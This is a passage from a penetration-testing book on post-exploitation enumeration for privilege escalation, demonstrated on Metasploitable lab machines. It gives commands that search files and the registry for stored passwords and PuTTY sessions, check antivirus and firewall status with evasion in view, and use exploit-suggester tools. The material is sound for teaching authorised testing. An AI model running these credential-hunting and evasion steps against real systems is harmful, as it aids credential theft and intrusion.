
```
IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0       10.10.10.1       10.10.10.4    266
         10.0.0.0        255.0.0.0         On-link        10.10.10.4    266
       10.10.10.4  255.255.255.255         On-link        10.10.10.4    266
   10.255.255.255  255.255.255.255         On-link        10.10.10.4    266
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    306
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    306
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0         On-link        10.10.10.4    266
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    306
  255.255.255.255  255.255.255.255         On-link        10.10.10.4    266
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0       10.10.10.1  Default
===========================================================================
```

Figure 4.16 – Routing table

3. We also need to determine what services we have running and their respective ports. This can be done by running the `netstat` command with the following arguments:

```
netstat -ano
```

The output of the preceding command is as follows:




```
netstat -ano

Active Connections

  Proto  Local Address   Foreign Address  State      PID
  TCP    0.0.0.0:21      0.0.0.0:0        LISTENING  1456
  TCP    0.0.0.0:22      0.0.0.0:0        LISTENING  2172
  TCP    0.0.0.0:80      0.0.0.0:0        LISTENING  4
  TCP    0.0.0.0:135     0.0.0.0:0        LISTENING  736
  TCP    0.0.0.0:445     0.0.0.0:0        LISTENING  4
  TCP    0.0.0.0:3306    0.0.0.0:0        LISTENING  3312
  TCP    0.0.0.0:3389    0.0.0.0:0        LISTENING  3996
  TCP    0.0.0.0:3700    0.0.0.0:0        LISTENING  2108
  TCP    0.0.0.0:4848    0.0.0.0:0        LISTENING  2108
  TCP    0.0.0.0:5985    0.0.0.0:0        LISTENING  4
```

Figure 4.17 – Netstat active connections

As shown in the preceding screenshot, the command will display all the active connections, along with their respective ports and **process IDs** (**PIDs**).

This command can also be used to identify active connections from other hosts, as shown in the following screenshot:



```
TCP 10.10.10.4:9300  10.10.10.4:49179  ESTABLISHED  1416
```

Figure 4.18 – Netstat established connections

This information is important as it may also reveal internal services that are running that were previously undetected during the initial footprinting phase and are running locally.

Now that we have enumerated the networking information from the target, we will learn how to find and enumerate passwords.

Password enumeration

Password enumeration is the process of finding and locating passwords stored locally in the form of stored user passwords in clear text, configuration files with passwords, passwords stored in the Windows registry, and Windows hashes stored in the **Security Account Manager** (**SAM**) database.

We will explore password enumeration in greater detail when we explore automated tools, since the process of manually enumerating passwords from the registry and SAM database can be time consuming.

In this section, we will utilize manual techniques such as string matching. Let's get started:

1. We can utilize the `findstr` utility to locate specific strings in files. For example, we can run the following command to locate the `password` string in files with commonly used file extensions:

   ```
   findstr /si password *.doc *.txt *.ini *.config
   ```

   This can be useful for finding cleartext passwords stored by users or administrators that may contain passwords for other accounts or services.

2. We can also search for specific strings pertaining to services such as **Secure Shell** (**SSH**) and **File Transfer Protocol** (**FTP**). This can be done by running the following command:

   ```
   dir /s *pass* == *cred* == *ssh* == *.config*
   ```


3. We can search for passwords within the registry for specific programs and software by running the following query:

   ```
   reg query HKLM /f password /t REG_SZ /s
   ```

   This will display any entries that contain the `password` string within the `HKEY_LOCAL_MACHINE` registry, as shown in the following screenshot. You can also run the same query for the `HKEY_CURRENT_USER` registry. This can be done by running the following command:

   ```
   reg query HKCU /f password /t REG_SZ /s
   ```

   The output of the preceding command is as follows:



```
C:\>reg query HKLM /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{6BC0989B-0CE6-11D1-BAAE-00C04FC2E20D}\ProgID
    (Default)    REG_SZ    IAS.ChangePassword.1

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{6BC0989B-0CE6-11D1-BAAE-00C04FC2E20D}\VersionIndependentProgID
    (Default)    REG_SZ    IAS.ChangePassword

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{6f45dc1e-5384-457a-bc13-2cd81b0d28ed}
    (Default)    REG_SZ    PasswordProvider

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{8841d728-1a76-4682-bb6f-a9ea53b4b3ba}
    (Default)    REG_SZ    LogonPasswordReset

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{B4FB3F98-C1EA-428d-A78A-D1F5659CBA93}\shell
    (Default)    REG_SZ    changehomegroupsettings viewhomegrouppassword starthomegrouptroubleshooter sharewithdevices
```

Figure 4.19 – Password enumeration in the Windows Registry

We can also search for passwords in configuration files and session information for specific programs such as PuTTY or VNC. This can be done by running the following command and specifying the program's default registry directory:

```
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions\<User>"
```

In this case, the query will display the PuTTY session details for the user that was specified within the query.

> **Note**
>
> The user Simon Tatham highlighted in the `HKCU\Software\SimonTatham\PuTTY\Sessions\<User>` registry directory references the developer of the PuTTY program.

Now that we understand how to use manual querying techniques to enumerate passwords from Windows, we need to identify and map out the security features that are currently active on the system.

Firewall and antivirus enumeration


To successfully elevate our privileges and maintain persistence on a system, we need to understand the security measures and systems that are in place that could hinder the process. Two of the most common security deterrents found on Windows systems are Windows Firewall and Windows Defender, though other third-party antivirus solutions may help.

The ability to detect and evade firewalls and antivirus solutions is important during a penetration test. This is because the privilege escalation process involves actively engaging with the target and transferring files to and from the target system. Firewalls and antivirus solutions can hinder the process and can alert a security team or administrator about a potential breach. For this reason, it is important to enumerate information regarding the firewall's status and rules, as well as the antivirus solution in place. Let's take a look:

1. First, you will need to identify the status of Windows Defender before copying over any files. This can be done by running using the service control command:

   ```
   sc query windefend
   ```


Given the intentionally vulnerable design of the Metasploitable3 virtual machine, Windows Defender has not been enabled, so we must render the system vulnerable and unprotected, as shown in the following screenshot:



```
C:\>sc query windefend
sc query windefend
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:

The specified service does not exist as an installed service.

C:\>
```

Figure 4.20 – Windows Defender disabled

If Windows Defender is enabled and active, you should get an output similar to the following:




```
C:\Users\Alexis-WS>sc query windefend

SERVICE_NAME: windefend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Users\Alexis-WS>
```

Figure 4.21 – Windows Defender enabled and running

2. To identify third-party antivirus solutions, you can list the services that are running on the system. This can be done by running the following command:

```
sc queryex type=service
```

If a third-party antivirus solution is running, you should be able to identify it by analyzing the service name, as shown in the following screenshot. Here, I have been able to detect a second third-party antivirus program running in tandem with Windows Defender:




```
SERVICE_NAME: MBAMService
DISPLAY_NAME: Malwarebytes Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 3908
        FLAGS              :

SERVICE_NAME: mpssvc
DISPLAY_NAME: Windows Defender Firewall
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 3012
        FLAGS              :
```

Figure 4.22 – Third-party A/V

3. We also need to enumerate information regarding the firewall's status and configuration. This will help us detect the ports that are open and can be utilized for further attacks. This can be done by running the following command:

```
netsh firewall show state
```

The output of the preceding command is as follows:



```
Firewall status:
-------------------------------------------------------
Profile                           = Standard
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Disable
Group policy version              = Windows Firewall
Remote admin mode                 = Enable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------
161    UDP       Any      (null)
9200   TCP       Any      (null)
8022   TCP       Any      (null)
8383   TCP       Any      (null)
8020   TCP       Any      (null)
3000   TCP       Any      (null)
8585   TCP       Any      (null)
8080   TCP       Any      (null)
4848   TCP       Any      (null)
80     TCP       Any      (null)
8282   TCP       Any      (null)
8484   TCP       Any      (null)
3389   TCP       Any      (null)
22     TCP       Any      (null)
2222   TCP       Any      (null)
5985   TCP       Any      (null)
```

Figure 4.23 – Firewall status

As shown in the preceding screenshot, the command will output the firewall's operational mode, profile, and open ports. This gives us a clear idea of what we can and cannot do from a networking perspective.

We should now have a clear idea of what our target system is running and how it is configured. Now, let's learn how to use various automation tools to simplify the enumeration process.

Automated enumeration tools

Automated enumeration offers a much more targeted and time-efficient approach to gathering information from a target system and, consequently, making sense of it. The primary objective behind using automated enumeration tools is the ability to make sense of, as well as contextualize, the information that's been gathered and provide recommendations based on it.

Many automated enumeration tools for Windows exist. However, we will only be focusing on the tools that have a high probability of working and do not require any additional dependencies or access to specific utilities.

Local Exploit Suggester

The Local Exploit Suggester is a post-exploitation module for Metasploit that is used to scan a target for potential exploits based on operating system information. It automates the process of enumerating the system information and provides exploit recommendations based on the operating system's version and installed patches. Let's take a look:


1. To use the module, you will need to have `meterpreter` access on a target system, after which you will need to move the `meterpreter` session to the background and load the `local_exploit_suggester` module. This can be done by running the following command:

   ```
   use post/multi/recon/local_exploit_suggester
   ```

2. Now, you need to configure the module options. The only option that we need to set is the session number, as shown in the following screenshot. This can be done by running the following command:

   ```
   set SESSION <Session Number>
   ```


   The output of the preceding command is as follows:



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) >
```

Figure 4.24 – Local Exploit Suggester

3. After configuring the options, you can run the module. At this point, the module will begin the enumeration process and output the results after a few minutes, as shown in the following screenshot:



```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.9 - Collecting local exploits for x86/windows...
[*] 10.10.10.9 - 35 exploit checks are being tried...
[+] 10.10.10.9 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.9 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 10.10.10.9 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.10.10.9 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move:The target appears to be vulnerable.Vulnerable Windows 10 v1903 build detected
!
[+] 10.10.10.9 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.10.10.9 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
```

Figure 4.25 – Local Exploit Suggester results

The output from the module will display the various exploit modules, most of which are kernel exploits that can be used against the target. We will explore this in the next section.

Windows Exploit Suggester

Windows Exploit Suggester is an open source utility developed in Python that allows you to scan for potential vulnerabilities in Windows operating systems. It also provides their corresponding exploits or exploit modules.

It works by comparing the Windows patch levels against the Microsoft vulnerability database to detect vulnerabilities. It does this by identifying any missing patches on the system.

It does not need to be run locally on the target system and only requires the output from the `systeminfo` command on the target. Let's get started:

1. The first step involves cloning the repository at `https://github.com/AonCyberLabs/Windows-Exploit-Suggester` onto our Kali VM. This can be done by running the following command:

```
git clone https://github.com/AonCyberLabs/Windows-
Exploit-Suggester.git
```

The tool requires Python2 to work as it utilizes various Python2 modules.

> **Note**
>
> Python2 is currently deprecated as of January 1, 2020. This means that you may encounter issues with dependencies for older tools and frameworks.


2. After cloning the repository, you will need to install the required dependencies. This can be done by running the following commands:

```
sudo apt-get install python-xlrd
pip install xlrd --upgrade
```

3. After installing the dependencies, you will need to update the database by running the script with the following flag:

```
./windows-exploit-suggester.py –update
```


The output is shown in the following screenshot:



```
kali@kali:~/Desktop/Windows-Exploit-Suggester$ ./windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2021-04-08-mssb.xls
[*] done
kali@kali:~/Desktop/Windows-Exploit-Suggester$
```

Figure 4.26 – Windows Exploit Suggester update

Take note of the database's filename, as highlighted in the following screenshot, as it will be used in the scanning phase:



```
kali@kali:~/Desktop/Windows-Enum/Windows-Exploit-Suggester$ ls -al
total 2180
drwxr-xr-x 3 kali kali    4096 Apr 13 22:51 .
drwxr-xr-x 3 kali kali    4096 Apr 15 07:27 ..
-rw-r--r-- 1 kali kali 2093862 Apr  8 17:33 2021-04-08-mssb.xls
drwxr-xr-x 8 kali kali    4096 Apr  8 17:29 .git
-rw-r--r-- 1 kali kali   35147 Apr  8 17:29 LICENSE.md
-rw-r--r-- 1 kali kali    5897 Apr  8 17:29 README.md
-rw-r--r-- 1 kali kali    2327 Apr 13 22:51 win10.txt
-rw-r--r-- 1 kali kali    2033 Apr 10 20:23 win7sp1.txt
-rwxr-xr-x 1 kali kali   69175 Apr  8 17:29 windows-exploit-suggester.py
kali@kali:~/Desktop/Windows-Enum/Windows-Exploit-Suggester$
```


Figure 4.27 – Windows Exploit Suggester database file

4. The next step involves enumerating the target system information by running the `systeminfo` command, after which you will need to copy and paste the output of the command to a `.txt` file.

5. After saving the output of the `systeminfo` command to a `.txt` file, you can run the script to check for vulnerabilities, like so:

```
./windows-exploit-suggester.py --database <database-
file>.xlsx --systeminfo <systeminfo-output>.txt
```

The output of this command is as follows:



```
kali@kali:~/Desktop/Windows-Exploit-Suggester$ ./windows-exploit-suggester.py --database 2021-04-08-mssb.xls --systeminfo windows-server-2008.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 2 hotfix(es) against the 407 potential bulletins(s) with a database of 137 known exploits
[*] there are now 407 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 SP1 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
```

Figure 4.28 – Windows Exploit suggester output

As shown in the preceding screenshot, the script will perform a scan and output a list of all the potential vulnerabilities and relevant information, such as the POC reference and exploit code or modules available on `exploit-db` or GitHub.

This information will be useful in the next chapter, when we explore kernel exploitation on Windows.

Other enumeration tools

As we mentioned earlier in this section, many automated enumeration tools exist and can provide additional functionality and information, most of which we will explore later in this book.

The following is a list of useful enumeration tools and frameworks for Windows:

- **Windows Privilege Escalation Awesome Script (winPEAS)**: `https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS/winPEASexe`
- **Sherlock**: `https://github.com/rasta-mouse/Sherlock`
- **Just Another Windows Enumeration Script (JAWS)**: `https://github.com/411Hall/JAWS`
- **Watson**: `https://github.com/rasta-mouse/Watson`

Now that we know how to perform local enumeration on Windows, we will learn how to perform local enumeration on Linux.

Linux enumeration

Local enumeration on Linux is similar to Windows and involves using manual techniques and tools to enumerate important information. In this section, we will explore a few automated tools that help simplify and streamline the enumeration process.

> **Note**
>
> Package managers will vary based on the Linux distribution in question. This will be pointed out and highlighted in the following sections.

System enumeration

System enumeration is the process of enumerating core system information such as the operating system's version, kernel version, operating system architecture, and the services that are running.

We can perform system enumeration by following these steps:

1. The first piece of information we will need to enumerate is the operating system's information. This can be done by running the following command:

   ```
   cat /etc/*-release
   ```

   You can also use the **Linux Standard Base** (**LSB**) information. This can be done by running the following command:

   ```
   lsb_release -a
   ```


   If these commands do not work, you can use the hostname systemd utility by running the following command:

   ```
   hostnamectl
   ```

2. You will also need the kernel version and operating system architecture. This will be useful in determining vulnerabilities and finding kernel exploits. This can be done by running the following command:

   ```
   uname -a
   ```

   The output of the preceding command is as follows:



```
root@metasploitable:/# uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# 
```


Figure 4.29 – Linux kernel version

As shown in the preceding screenshot, the command will output the kernel version and system architecture.

3. You will also need to identify the processes that are running as root. This is useful as you can utilize these processes to execute arbitrary commands as root. This can be done by running the following command:

```
ps aux | grep root
```

As shown in the following screenshot, this will list all the processes running as root:



```
root      4554  0.0  0.4   8540  2372 ?        S    20:31   0:00 /usr/bin/unrealircd
root      4562  0.0  0.2   2724  1188 ?        S    20:31   0:00 /bin/sh /root/.vnc/xstartup
root      4565  0.0  0.4   5936  2568 ?        S    20:31   0:00 xterm -geometry 80x24+10+10 -ls -title X Desktop
root      4569  0.0  0.9   8988  4996 ?        S    20:31   0:00 fluxbox
root      4586  0.0  0.2   2852  1540 pts/0    Ss+  20:31   0:00 -bash
root      4658  0.0  0.2   2736  1196 ?        SNs  20:35   0:00 sh
root      4680  0.0  0.2   1216  1092 ?        SNl  20:36   0:00 /tmp/Qanap
